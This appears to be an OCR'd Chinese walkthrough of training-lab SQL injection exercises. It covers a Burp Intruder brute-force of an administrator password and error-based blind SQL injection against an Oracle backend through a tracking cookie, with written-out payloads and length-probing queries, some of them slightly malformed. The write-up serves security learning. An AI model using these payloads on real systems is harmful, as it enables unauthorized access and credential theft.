
到20，在确定了密码的长度之后最后做的事情就是跑出这个密码的内容


用substring()函数从1开始每次扩大1来跟后面的a-z,0-9做对比，找出每一位返回为真的值组合在一起就是密码







Number range
Type: Sequential Random
From: 1
To: 20
Step: 1
How many:
CSDN @bay0net


Target Positions Payloads Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types
customized in different ways.
Payload set: 2
Payload count: 36
Payload type: Brute forcer
Request count: 720
Payload Options [Brute forcer]
This payload type generates payloads of specified lengths that contain all permutations of a specified character set.
Character set: abcdefghijklmnopqrstuvwxyz0123456789
Min length: 1
Max length: 1
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used
CSDN @bay0net



Intruder attack 2
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload1 Payload2 Status Error Timeout Length Comment
362 2 s 200 11294
372 12 s 200 11294
400 20 t 200 11294
447 7 w 200 11294
474 14 x 200 11294
481 1 y 200 11294
558 18 1 200 11294
589 9 3 200 11294
673 13 7 200 11294
686 6 8 200 11294
717 17 9 200 11294
Request Response
Raw Headers Hex HTML Render
<header class="navigation-header">
<section class="top-links">
Home |
Welcome back! |
My account |
</section>
</header>




排出来就是密码了

```
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20
y s l j q 8 w g 3 r q s 7 x d j 9 1 q t
```

ysljq8wg3rqs7xdj91qt拿去登录即可





实验10

本实验包含一个SQL 盲注漏洞。应用程序使用跟踪 cookie 进行分析，并执行包含提交的 cookie 值的 SQL 查询。

SQL 查询的结果不会返回，并且应用程序不会根据查询是否返回任何行而做出任何不同的响应。如果 SQL 查询导致错误，则应用程序返回自定义错误消息。

数据库包含一个名为 的不同表users，其列名为username和password。您需要利用SQL盲注漏洞找出administrator用户的密码。

要解决实验室，请以administrator用户身份登录。

暗示

进入实验室

有暗示看一眼

暗示


本实验使用 Oracle 数据库。有关更多信息，请参阅SQL 注入备忘单。


条件错误

您可以测试单个布尔条件并在条件为真时触发数据库错误。

甲骨文	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN to_char(1/0) ELSE NULL END FROM dual`
微软	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN 1/0 ELSE NULL END`
PostgreSQL	`SELECT CASE WHEN (YOUR-CONDITION-HERE) THEN cast(1/0 as text) ELSE NULL END`
MySQL	`SELECT IF(YOUR-CONDITION-HERE,(SELECT table_name FROM information_schema.tables),'a')`

应该是这块内容







单引号语法错误，闭合正常，所以结合题目可以使用构造语法错误来进行攻击

暗示既然说了这里是oracle数据库，那我们根据oracle数据库的特性不妨验证一下


```
' || (select '') || '
' || (select '' from dual) || '
```





通过验证确定为oracle数据库，后面还像实验9那样判断表，用户名，密码字段数及具体内容


```
' || (select '' from users where rownum =1) || '
rownum=1 防止查询的时候返回多行
```



接下来回过头来看看刚刚备忘录上的条件错误语句

```
' || (select case when (1=1) then to_char(1/0) else '' end from dual) ||'
```

when的条件成立时，会执行then后的内容，若不成立，则返回else后的内容




执行成功1/0报错

下面验证是否存在目标用户

```
' || (select case when (1=1) then to_char(1/0) else '' from users where username='administrator') || '
```


有一点需要注意，SQL语句的先判断where后面的内容，也就是说如果此用户不存在或者1=1不成立的时候返回状态码都是200



返回错误，即存在该用户


```
' ||(select case when length(password)>1) then to_char(1/0) else '' from users where username='administrator' ||
 '
' ||(select case when length(password)>2) then to_char(1/0) else '' from users where username='administrator' ||
 '
....
```

